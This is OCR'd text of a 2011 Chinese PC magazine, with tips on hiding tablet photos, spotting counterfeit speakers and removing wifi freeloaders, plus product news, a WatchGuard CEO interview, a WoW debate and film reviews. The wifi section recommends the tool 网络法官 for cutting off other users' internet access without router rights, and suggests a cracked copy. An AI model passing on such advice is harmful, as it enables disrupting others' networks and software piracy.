促销送礼品已经成为必不可少的内容,购机时别忘了索要赠品。戴尔笔记本方面,全系列基本都有赠品,包括迷你音箱、多功能背包、潮流腕表等等。

而购买 Acer 5830TG/4830TG/3830TG 等系列笔记本,还能获得价值 550 元笔记本双肩包一件,此外还有时尚运动衫、笔记本内胆包、运动水壶等礼品。

# 把平板电脑上的 隐私图片隐藏起来



平板电脑是私人的物品,上面会存储很多私人的文件,包括一些比较隐私的图片。但有时平板电脑也可能要短时间借给其他人使用,为了让隐私不至于泄露,我们必须想办法把文件给隐藏起来。如何实现呢?下面看笔者是如何操作的,其实很简单哦。

## Step 01 选择一款照片隐藏软件

要把平板电脑上的隐私照片隐藏起来的办法有很多种,这里笔者选择一种简单、高效的方式,也适合大多数平板电脑的用户。首先到“安卓市场”搜索跟“图片”、“隐




藏”关键字有关的软件,这里笔者看到一款名为“图片隐藏器”的软件。从介绍看,功能很有针对性、操作也简单,于是下载安装到平板电脑上。

● 搜索下载“图片隐藏器”

## Step 02 启动软件,建立初始密码

首次运行“图片隐藏器”,软件会出现一个数字键盘界面,要求用户建立一组用户密码。一般来说,用六位数字密码就可以了。

● 建立初始密码




## Step 03 进入主界面,选择要隐藏的图片

密码建立之后,进入软件的主界面,在这里你可以从“图片”、“系统图库”中选择要隐藏的图片文件。也可以点击界面下方的“开始隐藏”来选择要隐藏的图片。当找到目标图片后,选择菜单键,在出现的菜单中,选择“分享”--“隐藏图片”选项即可。此后,当你使用隐藏的图片文件,包括查看、调用、分享等等,都需要先输入正确的密码才行。



● 进入软件的主界面



● 把图片隐藏起来

## 小结

总的来说,这个图片隐藏软件的功能比较专一,就是隐藏图片文件,操作上非常简单。如果你嫌大型软件太复杂,又希望把照片隐藏起来,那么可以试试这种简单实用的办法。

在电脑城的配件专区,各式各样的配件产品都有销售,其中,微型音箱是一道亮丽的风景线。随着笔记本用户越来越多,以及用户移动听音乐需求的增强,便携性好、功能丰富、音质更好的微型音箱大量出现。但其中也不乏浑水摸鱼的高仿产品,专门模仿热卖的音箱型号,用户稍不留神就可能上当。



# 小心! 音箱也有“山寨李鬼” 教你辨别真假微型音箱

## 逛市场有新发现:“紫光”也做微型音箱?

笔者在专卖便携式音箱的柜台上无意中发现一台非常眼熟的微型音箱,走近后拿起来一看,居然是“紫光”牌的。奇怪了,“紫光”什么时

候也做微型音箱了呢?这款音箱如图所示,非常眼熟,让笔者不禁联想到最近卖得非常好的一款音箱——朗琴 X6 微型音箱。于是笔者去到有

朗琴 X6 的商家展台,果然,这台所谓的“紫光”微型音箱跟朗琴 X6 除了个别细节(比如 logo 的位置),简直就是一模一样,包括尺寸、结构、接口等等都非常一致。但可以肯定的是,这款所谓的“紫光”音箱出现的时间是在朗琴 X6 上市一段时间之后,所以不能排除有抄袭仿冒的嫌疑。不过,笔者倒是对这款“紫光”音箱很感兴趣,它究竟表现如何呢?于是把“紫光”音箱和朗琴 X6 都买下来,回家进行一下详细对比。



●所谓的“紫光”微型音箱



●正品朗琴 X6 微型音箱

## 外观对比,朗琴 X6 用料做工明显优于“紫光”音箱

正品朗琴 X6 的 LOGO 镶嵌在铁网的左下角,精致美观,而“紫光”则是直接丝印在屏幕上方,缺乏美感。整体看来,有仿冒嫌疑的“紫光”音箱光泽度偏低,并且近看可以看到很多刮痕;而正品朗琴 X6 采用了高光注塑,不仅光泽度高,还有很强的防划效果,一般的日常使用很难留下刮痕。



●LOGO 的制作工艺完全不同



●侧面细节对比

从产品的侧面来看,所有的接口看似都是一样的,但是仔细观察,明显可以看出“紫光”的模具精度不够,接口缝隙明显,并且侧面板上的灰色也偏深,颜色没有正品朗琴 X6 的均匀细腻。

另外,按键的手感也有明显区别。朗琴 X6 的按键硬度适中,手感比较清晰,而这款“紫光”音箱的按键偏硬,手感不够细腻。



●背面的对比

## 音质对比,“紫光”音箱 低音表现差强人意

外观对比之外,笔者还对朗琴 X6 和“紫光”音箱的音质表现进行了对比试听。朗琴 X6 在低音效果的表现力方面有自己的独门技术,在小箱体、小功率的情况下也能做出比较不错的低音效果,有一定的下潜深度和力度。而“紫光”音箱则是传统迷你音箱的音质感受,几乎没有低音,而且音量打到 80% 最大音量时,破音明显,细节表现力不足。

### 小结

其实要鉴别一款微型音箱的品质,也并不难,总结起来主要注意两个方面:第一是外观细节的对比,从用料、做工等方面就能看出一些端倪;第二是音质表现,这是区别最明显的地方,仿冒的产品很难做到正品的效果。对于微型音箱来讲,低音技术是最大的考验,朗琴 X6 做得不错,而仿冒品则相去甚远。


踢出蹭网者

想必用无线网络的人都担心自己的网络被别人盗用、被“蹭网”，一旦发现别人蹭网，就必须把他踢出去。有时候虽然是熟人，但是自己在玩游戏或者需要带宽的时候，也是不希望某些下载达人上线的，这时候假如我们想独占网络，要如何下手呢？请看下文。

用无线网络时如何把蹭网者踢出去

## 方法 01 使用无线过滤功能


使用无线路由器的 MAC 地址过滤功能，可以让指定 MAC 地址的网卡无法上网。在浏览器中登录无线路由器，进入设置页面并找到无线过滤功能。一般这个选项在基础设置或者在无线功能设置里面。



●进入无线过滤功能模块

### 操作 添加过滤名单

如图所示，先选择过滤名单的功能。一般情况下，可以选择禁用列表功能、设置为白名单（只允许列表中的网卡访问网络）、设置为黑名单（不允许列表中的网卡访问网络）。如果只想让自己的电脑上网就选择白名单，如果只想禁止某个人，就选择黑名单。我们这里选择黑名单。




●灵活使用白名单和黑名单

**note** 用好“黑名单”的高级设置功能

把蹭网的人的网卡 MAC 地址添加到黑名单里，那些不想让他上网的“怪邻居”、“怪叔叔”也可以临时把 MAC 地址添加到黑名单中。有的无线路由器的黑名单功能更强大，可以根据时间限制，这样自由度就很高了。如果你想问如何知道别人的 MAC 呢？其实不难，路由器有个统计信息功能，在里面可以找到客户端的 IP 和 MAC 地址。

## 方法 02 使用第三方软件


假如我们没有路由器的设置权限咋办？那就祭出老牌杀手——网络法官。首先下载并运行网络法官，然后选择网卡，并设置子网和扫描范围。对于菜鸟来说，只需要在“选择网卡”中选择你正在使用的无线网卡，其他使用默认设置，最后点击“添加”并“确定”。



●选择使用的无线网卡

### 操作 控制电脑的上网权限

接下来，网络法官会找到当前所有在网络里的电脑。在想要控制上网的电脑上点击右键，选择“手工管理”，就可以随意设定、控制它是否能上网了。需要提醒的是，试用版的控制功能有限，如果需要这个软件可以去购买正式版，也可以去下载“破解版”。当然了，网上流传的破解版本比较老了。



●用“网络法官”控制电脑的上网权限

**小结**

如果是邻居、朋友，在短暂禁用他访问网络之后，记得恢复原来的设置。网络本来就是大家一起使用的，独占太久显然不好。对于某些过分的人来说，适当的处罚是可以的，只是不要太过分就行。（文 / AAVV）

# BizNews

Knowledge Hub of IT Management



## WatchGuard 研发中心落户成都

继北京、上海之后的第三家分公司开业

## 百盛蜘蛛王新品机箱上市

新品  
预览



设计灵感来源于“蜘蛛侠”经典的英雄形象、外观满足时尚年轻消费者炫酷、夸张的个性需求,这就是百盛最新机箱蜘蛛王。这款机箱采用 TAC 2.0 散热规范,全钢网高通风设计,前后各标配了一个 12CM 蓝灯静音风扇,组建高效率的散热风道散热效果超强。全黑化工艺,采用电源下置设计,硬盘光驱支架面工具设计,支持各种高端显卡。顶部有一个 ESATA 和两个 2.0USB 接口,传输速度快,报价仅为 199 元。



热门  
看点

## “技嘉易倍速 开机显神速”活动 引发主板技术风暴

易倍速是由技嘉独创的主板技术,能让用户轻松提升系统性能。为了让更多用户亲身体验到易倍速技术的神奇,技嘉将在全国范围内举办“技嘉易倍速 开机显神速”极速开机体验活动,让这项主板技术更加深入人心。即日起至 9 月中旬,“技嘉易倍速 开机显神速”极速开机体验活动将遍及北京、天津、石家庄、郑州、济南、青岛、太原、呼和浩特、包头、沈阳、大连、长春、哈尔滨、西安、兰州、乌鲁木齐共计 16 个城市。届时活动现场的用户只要按下开机按钮,就能体验由开启易倍速技术的技嘉 Z68 主板极速开机“快”感。更惊喜的是,参与体验的用户还能获得由技嘉提供的丰厚礼品。

易倍速技术代表着技嘉对消费者权益的高度重视,这项技术将让产品用户更加省时省力更省心。这项技嘉专利技术能自动实现 Intel Smart Response 技术各项非常复杂的安装设置工作,让用户无需重装系统和相关知识就能完全体验 Intel Smart Response 技术。通过它,用户可以提升磁盘性能到四倍,提升 60% 的系统性能。现在,作为市场主流产品的技嘉 Z68 系列主板已经全系列支持易倍速技术,更有搭载固态硬盘的 Z68XP-UD3-iSSD 与易倍速技术结合,大大提升开机时间,带给消费者极速体验。

# 业界新闻

## Business news

## 第一个游戏开发赴英留学硕士班 正式登陆中国

业界  
动态

近日,游戏开发人才培养机构汇众教育宣布,旗下汇众教育数字技术研究院与英国考文垂大学严肃游戏学院正式建立合作关系,共同致力于中国国内及国际高端游戏研发管理人才的培养。这意味着,欧洲第一个包括游戏开发技术和项目管理的硕士学位专业课程《游戏与数字技术》正式登陆中国,中



国的游戏开发从业者可直接申请赴英留学,取得《游戏与数字技术》专业硕士学位,成为真正的国际化高端游戏人才。

## 暑促送好礼 精英主板“鼠”于你

最新  
活动

近日精英在英特尔 Sandy Bridge 处理器发布后,紧随其后发布了基于 P67、H67 等三个系列主板十余款,并且陆续投放市场。同时精英主板中国区总代理讯宜国际在 2011 年 8 月 15 日 - 10 月 15 日期间举行买赠活动。活动期间,购买精英 P67H2-A、H67H2-M、P67H2-A3 主板,即送价值 79 元精美无线鼠标一个,而购买 H67H2-A3、H67H2-M2、H67H2-M3 的用户则可获得价值 39 元的精美鼠标一个,礼品有限送完为止。



## 23 寸 IPS+LED 华硕 ML239H-W 超强绝美诱惑

新品  
预览



华硕 ML239H-W 作为一款性能强悍的 23 英寸 IPS 显示器,合适的大小符合大多数用户的需求,强悍性能能满足现在大多数用户的使用需求,绝美的外观也深受时尚用户青睐,目前报价为 1799 元。由于采用了获得 EnergyStar 节能认证的无汞 LED 背光技术,该显示器可有效节能降耗 55%,节能效果非常出众。而且该机还拥有 Smart View 视角优化技术,在显示屏后倾角度变大时,通过开启“Smart View”功能,可以保持倾斜时画面维持不变。

## 买 Tt 指挥官机箱 赠单体风扇

最新  
活动



近日在 PC 机箱、电源、散热器领域大名鼎鼎的“老牌劲旅”曜越科技 Tt 推出了一款电竞味道十足的新品机箱“指挥官”,并于 8 月 31 日前举行买一赠一活动。活动期间,所有购买 Tt 指挥官机箱的消费者都将获赠凤凰 A3535 单体风扇一枚。该机箱整体设计参照了《星际争霸 2》中人族概念,极具电竞风格,加上蓝色 LED 灯光,炫酷逼人。此次活动赠品数量有限,先买先得,赠完为止,有意装机和更换机箱的朋友们可要抓紧了!

## WatchGuard 研发中心落户成都

热门  
看点

近日 WatchGuard 成都研发中心在成都高新区天府软件园正式开业,这是 WatchGuard 在中国继北京、上海之后的第三家分公司。WatchGuard 成都分公司主要专注于 WatchGuard 产品的安全性、可靠性和易用性再次提升,将会为全球商用企业用户提供使用简便的高质量网络安全、内容安全解决方案。WatchGuard 中国 2004 年、2005 年分别建立了上海代表处及北京代表处;在 2007 年建立北京研发中心 - 沃奇卫士技术(北京)有限责任公司,到目前为止仅在中国境内员工已达到近 100 人。成都研发公司的成立是 WatchGuard 开拓中国市场的重要举措,同时也是其全球发展战略之一,相信 WatchGuard 在这群优秀的领导和员工的共同努力下一定会在这个天府之城发光发亮。



业界  
动态



### 仅售 1799 元! 蓝宝 HD6950 白金大降 200

蓝宝宣布下调 HD6950 白金版的价格达 200 元,目前报价 1799 元,性价比十足。蓝宝白金系列产品一直以强化非公版做工配合性价比为卖点主打中高端市场。作为一款超强非公版显卡却有着比公版还略低的价格,此次突然降价让蓝宝 HD6950 白金版的性价比大幅提升。



### 节能畅销 当属 U79 节能版

富勒键鼠中 G 势力带领节能风潮,其中 U79 节能版更是“畅销 +G 势力”的完美结合。U79 连续几年的畅销,延续到这款 U79 节能版的身上。这款键盘的外形与 U79 设计一样,三段式标准键盘,低键帽无噪音设计。区别是节能版升级,搭载了 G 势力内核,更节能更持久。



### 朗琴 X200 多功能微型音响上市

朗琴新品 X200 多功能微型音响,支持 Micro SD 卡或 U 盘,还有 FM,也可外接 PSP、MP3/MP4、手机等设备,插上即可多人分享,玩到 high! 当你想独自静赏时,戴上耳机你就拥有整个世界! 据悉,此款产品的报价为 128 元,十分超值,感兴趣的朋友不妨到卖场体验下。

# 北京做研发,成都做测试

## 专访 WatchGuard 全球 CEO 王茁

近日 WatchGuard 成都研发中心在成都高新区天府软件园正式开业,这是 WatchGuard 在中国继北京、上海之后的第三家分公司。WatchGuard 是一家致力于给全球数万计企业提供安全保障、网络安全解决方案的美国公司,成立至今已有 15 年历史。WatchGuard 成都分公司主要专注于 WatchGuard 产品的安全性、可靠性和易用性再次提升,将会为全球商用企业用户提供使用简便的内容安全解决方案。此次我们在活动现场采访到了 WatchGuard 全球 CEO 王茁先生,倾听他对互联网安全应用的诠释。

**记者:**能否用通俗易懂的语言介绍一下 WatchGuard 做网络安全是怎样的一种做法,它的产品用于哪些方面?

**王茁:**我不知道防火墙的概念大家是不是熟悉,如果你没有防火墙,公司内部有一个内网,自己要用的,所以外面的人都可以互联网来,到里面拿你的东西,所以防火墙是必须的,这是第一步。在这个之外还有一个安全的东西,比如说防病毒,就是说一些病毒进到你的网络里面来,你要把它给堵住。有很多公司做防病毒这样的产品。还有像防垃圾也是。

**记者:**防垃圾邮件?

**王茁:**对,防垃圾邮件。还有比如说有一些网页,你可能不太希望公司的雇员在上班时间去,比如说玩游戏,你不太想让他们去玩。像这些都是各种安全的功能,这些安全功能在安全领域对于这些技术来说,它们是属于不同的领域。比如说防病毒的跟防垃圾邮件的是不一样的,因为它技术不一样,这又跟在网页上的一些限制也是不一样的。就是因为这个技术发展的过程,这些技术都是被单独的形成了一个个产品。现在 WatchGuard 做的产品,所谓叫 UTM,就是统一威胁管理,就把所有这些功能都集中在一起,就等于一个用户买了一个产品以后,里面就包括了防火墙,里面就包括了防垃圾,里面就包括了防病毒,里面包括了对于应用程序的控制等等,大概的概念就是这样的。

**记者:**这个产品,相当于就是开发出一套软件系统?

**王茁:**对,主要是软件。一般公司数据中心都有一个红色的盒子,通常都是 WatchGuard,所以我们的名气还是很大。现在我们虽然是硬件也有,但绝大部分研发经费都在软件上。有很多公司、酒店在用我们的产品,比如说像美国的万豪、日本的洲际酒店、欧洲的凯宾斯基,所有的这些公司都是用我们的产品,每一个酒店在世界各地的分店都会有一个比较小的红色盒子,就是 WatchGuard 的产品,在它的中心就会有一个比较大的 WatchGuard 的产品。它能够通过 WatchGuard 的管理系统,把远



程的产品管理起来。比如说它在某一个国家、某一个城市的一个酒店,如果产品出了问题,需要远程把它重新启动一下,不可能让一个人飞过去做。所以这种远程的管理就比较重要,这就是 WatchGuard 的软件。

**记者:**我们在行业当中应该处于领先的地位吧?

**王茁:**对,WatchGuard 在 UTM 里面是世界前三名。

**记者:**你们是怎么看待成都现在总体的行业情况? WatchGuard 会采取哪些措施来占领这个市场?

**王茁:**我们在北京开了一个研发中心,已经四年了,这个工作对我们全球性的公司还是很有帮助的,所以我们准备在中国进一步扩展。在选择第二个城市时,我们花了很多时间和精力去做调查。在比较很多城市后,最后选择了成都,作为我们的第二个中心。原因包括成都的环境污染比较低,这些我们都是考虑过的。然后人才,成都大学比较多,交通方便,这些都是考虑因素。我们希望建立这个中心后,能更加巩固我们的产品。我们的产品虽然做了这么长时间,但每次出新版本时都要严格测试。我们希望加强这类测试,使得新品出来更加完善,因此成都这个中心的作用还是很重要的。

**记者:**北京与成都两个研发中心在业务方面有什么区分呢?

**王茁:**北京研发中心是四年前开的,最开始也是做一部分测试、做一部分研发。现在主要是把测试移到成都来。在北京主要就做研发,在成都主要做测试。但是两边的结合,因为研发和测试之间要互相一起工作,研发出来要在这边测试,测试完了以后研发人员要用新的 code 来做研发,所以联系还是比较紧密的。

(谢明)



### WatchGuard CEO 王茁

中国人民大学信息系统硕士  
美国南加州大学通信管理硕士



王茁现任 WatchGuard 科技公司首席执行官职位。在涉足高科技领域的 20 多年里,他在企业发展及投资回报等方面均取得了不俗成就。在加入 WatchGuard 之前,王先生曾任 LANDesk 软件公司(一家从 Intel 的衍生公司)首席执行官,在他任期的 4 年中,LANDesk 公司 150% 的高速增长。同时王茁还担任过赛门铁克公司企业管理部门的副总经理。在赛门铁克就职前,王先生担任 20/20 软件公司首席执行官,从一个概念开始,将该公司变成了一个持续发展及盈利的企业,在他的带领下,公司成功完成了并购。



126

全靠 PS 处理  
暴乱其实也很有趣



127

恶心  
用肉做的蛋糕



# GAME AND ENTERTAINMENT 游戏娱乐



122

如果《魔兽世界》免费……  
你还会继续玩下去吗？

125

《蓝精灵》  
不要总是  
拿成人的眼光说事



124

《赛车总动员 2》  
世界风景走马观花

# 如果《魔兽世界》 你还会继续

《魔兽世界》发展至今,已经脱离了一款网络的传统意义范畴,更是具备社区性质和竞技性质的双重意义。而且《魔兽世界》(以下简称 WOW)在收费模式上相对而言也是非常便宜的。以中国大陆为例,点卡的售价在 30 元,以每日 19:00-23:00 在线计算,一个月也最多消费 60 元,合计每天 2 元。相比其他收费类网游,WOW 可谓相当便宜。但最近曝出 WOW 有可能采用免费模式,此话一出,众 WOWer 一片哗然。那么如果采用免费模式,WOW 该怎么赚钱呢?而作为一名 WOWer,你还会继续玩吗?

赞同  
免费方

## 免费运营,收费项目相当多,对《魔兽世界》平衡性影响有限

我们知道,网络游戏的免费运营并非纯粹意义上的完全免费,只是不再像现阶段 WOW 这样,以游戏时间作为收费项目,而将收费的项目转移到了 WOW 的服务或者是道具上。现阶段其实有很多服务项目已经让 WOW 具备了一丝免费运营的味道。比如改名收费一张点卡,转服收费两张点卡,转阵营,转种族收费三张点卡……这种以服务收费的方式,正是免费网游的典型运营模式。

除了上述的收费服务外,WOW 中其实还有着大量的可收费项目。比如召集令中的火箭坐骑就是一种变相的收费。此外如果真的 WOW 要免费运营,那么坐骑就是一个很好的收费项目。此外现在 YX 副本或者团队副本,每周 CD 一次,如果免费运营,可以对副本 CD 进行收费更新。甚至是 AH 的拍卖抽税,也可以作为一种免费运营的盈利模式,《暗黑 3》不已经这么在搞了吗?只要不卖装备,不卖等级,这些收费项目不会对现有的 WOW 平衡性带来太大的影响。

# 免费

## 拉人气必备,再不拉人气,《魔兽世界》就真没人了

免费运营对于大部分休闲玩家来说,绝对是一项福音。这些玩家不需要太高端的装备,不需要体验到太高端的副本,只要和几个好友一起练练级,打打副本就好。免费运营后,人气值肯定比现在有着极大的提升。君不见在 CTM 以后,全球流失了近 100 万

WOW 玩家,国服的 WOW 也从同时在线百万降至 30 万。

通过免费运营《魔兽世界》,游戏厂商可以快速聚拢人气。现在的网络社会,最值钱的是用户。没错,那就是用户。只要用户的基数够大,无论厂商以后以哪种方法进行盈利,总是会获得事半功倍的效果。

如果再像现在这样下去,WOW 总是会随着时间的流失,慢慢的湮灭在历史的长河之中。免费运营,已经是势在必行的趋势。而网络游戏的免费运营化,也成为未来网游的发展方向,暴雪既然无法更改这一现状,为什么不在 WOW 这个老将身上进行一把尝试呢?

## 想要新的游戏内容,我愿意为 WOW 进行付费

现在的运营模式的确不错,营造了一个相对公平的游戏环境,只要你付出足够的游戏时间,你就能拥有高端装备,你就能比别人更加强大。但同时也存在一个问题,那就是所有人的一视同仁,对于部分热爱 WOW,不安于现状的玩家来说,

并不算公平。

比如现在就只有死亡骑士一个英雄职业,而后续的英雄职业也是完全没有音信了。如果免费运营后,以英雄职业作为运营点,推出什么剑圣、恶魔猎手这样的牛 B 职业,那么我想很多玩家也会愿意为

第一时间体验到这些职业而买单。此外,免费运营后,还可以针对特定副本设置门槛,类似 QQ 斗地主的房间那样,只有付费用户才能挤房间,普通用户必须排队。这样还能够有效减轻副本的压力,为玩家提供更流畅的副本体验。

# 《魔兽世界》免费…… 续玩下去吗?

反对  
免费方

## 不要人心不足蛇吞象,《魔兽世界》让暴雪赚翻了,不要赚砸了

作为一个在全球拥有 1100 万在线玩家,注册用户上亿的大型 3D 网游,WOW 绝对是收费网游中的异类。其盈利已经相当可观了,如果真的人心不足蛇吞象,强推道具、服务收费这样的免费模式的话,我很担心 WOW 会因此而赚砸掉。

没错,免费运营是现阶段不少网游采用的盈利模式,但这类盈利模式并不适合 WOW。WOW 是一个强调团队协作的游戏,那么 25 个玩家中,有收费玩家,有免费玩家,那么在副本里怎么打?你不可能组 25 个收费或免费玩家吧?而且随着 WOW 的兴起,

现在世界首杀、DPS 排行、公会排行都相当盛行,如果真的免费运营,享有特权的 25 名非职业收费玩家,很有可能碾压 25 名高端免费玩家,这样所有的附加产业也就变得毫无意义,很明显,暴雪现阶段还无法承受这样的损失。

# 收费

## 还免费? 免费三天服务器都卡爆了!

我真的不知道那些赞同免费的脑残们到底是怎么想的。还免费呢!网易前段时间搞的 3 天免费,不知道你们有没有在那段时间里上游戏。整个服务器都卡到爆了。整个 WOW 随着玩家的增多,服务器不堪重负,打副本卡技能,不断的掉线。游戏变成了大型的 3D 聊天室。你不要说什么台服,美服有多好,台服以前被“蝗虫”冲击得卡得不得了的时候,我也是“蝗虫”之一。

要知道,WOW 是强调小队、团队的副本。那么势必会对网络、服务器等

设施有着极高的要求。一旦玩家的数量超过临界值,服务器的处理能力不够,网络的通行能力不够。就会很明显的造成副本卡,掉线,卡技能等情况。在这样的环境下,你还能体会到 WOW 的乐趣?别逗了!按我说,WOW 不仅不该免费,还应该提高收费标准。至少也要像 CTM 一样增加特定副本的入门门槛。不要什么阿猫阿狗的都可以打副本,进游戏。走高端路线,也许真的是 WOW 一条不错的出路哦。

## 免费运营不会影响平衡性? 不管你信不信,反正我不信

说免费运营不会影响平衡性的亲们,我真的想说,别逗了。免费运营是神马意思?就是进游戏不要钱,道具、服务收钱,而且是能收钱的地方绝不手软。玩过免费网游的都应该知道,给钱就卖极品装备,比如 T12 只要 598 一套,T13 只要 1998……如果要加极品武器,2998 包邮还能返点。兄弟,这才是免费网游。如果真

的 WOW 免费了,你难道真的相信 WOW 不卖装备? 不管你信不信,反正我不信。

至于服务,那就更恐怖了。如果进入 RAID 副本要排队,收费用户有特权的话。那么免费用户除非从凌晨就开始等,要不就不要想打副本。不能打副本的 WOW 那是什么样? TBC 有段时间的大型 3D 聊天室你参加了没? 如果收费用户可以玩英雄

职业,死亡骑士刚出来的时候有多猛,这个不需要多说了吧? 如果付费用户人人都能玩到 3.0.5 时的 DK,OK,那么整个副本就是 25 个 DK 在下了。是啊,不会死,DPS 高,还能自己加血的职业谁还能敌? 这样下去,WOW 人是越来越多,还是越来越少,用脚毛都应该能想清楚了把。

献给这个快餐的假期

# 《赛车总动员2》

《赛车总动员2》讲述了闪电麦坤和板牙在世界各地的精彩遭遇。为了决出谁是世界上最快的赛车,他们参加了“世界杯大赛”。

■导演:约翰·拉塞特、布拉德·刘易斯 ■配音:欧文·威尔逊、王牌接线员拉里、迈克尔·凯恩 ■类型:动画 ■上映日期:2011年8月24日 中国



## 好莱坞的陈饭 + 肤浅的文化泛滥

让一个平庸的草根人物,误打误撞变成了大英雄,这种“身份错位”所营造出的喜剧效果,本来就是好莱坞用到滥的手法。皮克斯这次几乎是偷懒地照搬了整个思路,板牙一路上脱线憨傻,每每成事不足败事有余,却又在最后一刻智商暴增,挫败阴谋解救女王。没有留下任何解释的空间,观众们在鼓噪的对白中,几乎是被驱赶地从一个城市跑到另一个城市,无论是日本还是意大利,巴黎还是伦敦,不同的文化标志被强迫性的赋予在了背景和角色上,哪怕视觉上再具有冲击力,也给人某种生吞活剥的廉价感。

## 你搞成 007 干什么?

最让我失望的部分是结尾。皮克斯的动画一向以想象力著称,总是让我猜不到下一步会怎么样。但《赛车2》的结尾简直是007的翻版,集007之大成。从拖车被抓住开始做起梦,像极了007的桥段,情节突兀兼不合理。如果当它007的电影来看,倒也无伤大雅,没人会在乎情节是不是过于巧合,但《赛车2》你也这么搞就完全不对路子了。

### 幕后花絮

在第一集里为道克·哈德森配音的保罗·纽曼于2008年去世。制作组为了表示对保罗·纽曼的悼念,哈德森没有出现在本片当中。



### 幕后花絮

有那么多影片可以拍第二集,为什么是这部皮克斯评价最差的影片呢?答案是50亿美元,光《赛车总动员1》的周边商品就替迪士尼赚了至少50亿美元,这还只是两年前的数字。你不拍2,谁拍2?



观 众 席

配音水平有点参差不齐,帮男女一号其其么么配的,还有帮尼尔拉大法师配的,熊族邪恶祭司配的几个专业配音演员配的相当不错有水准,但是帮其手下一帮跟班配的几个一听就是以前从没配音经验的小孩子,配的就实在差强人意了。

——山芋看《摩尔庄园冰世纪》

到影院开始看,像融入大海一般投入到电影描述的故事中。因为镜头里的动物眼神、姿态都像会说话一样能与人的心交流,而一群群海鸟、海豚气势如虹,伴着配乐,让人心潮澎湃。《海洋》透过展示海与其中众生的活力与美好,让看的人从感受美,生出让美延续的愿望,从而爱生、护生,让孩子们都有机会生活在一个生机盎然的世界,而不是从博物馆、笼子里去看望那些灭绝的空壳。

——rose 看《海洋》

新女主角罗西告诉我们:好身材和性感是两回事。从第一个镜头开始,罗西光着大腿的镜头和穿着美特斯邦威的特写就不停的出现,剧中人物反复说:好辣!好胸!然而观众一点也不上当——梅根·福克斯辞演是对的,罗西这个模特出身的小姐哪点都比不上她。

——文盲看《变形金刚3》

电影结束的时候,还是不想起身离开,感觉自己就在这130分钟里失去了好多,好多。从未有过的失落感,一路走回家,一直在想自己到底失去了什么,没有头绪,任何。只是知道,明天暑假,再也不会如此期盼一部电影了。只是知道,未来的生活了,再也没有这样一部电影,可以陪自己走过十几年的岁月了,再也没有了。

——roma 看《哈利·波特7》



影评 1+1

《蓝精灵》:不要总是拿成人的眼光说事

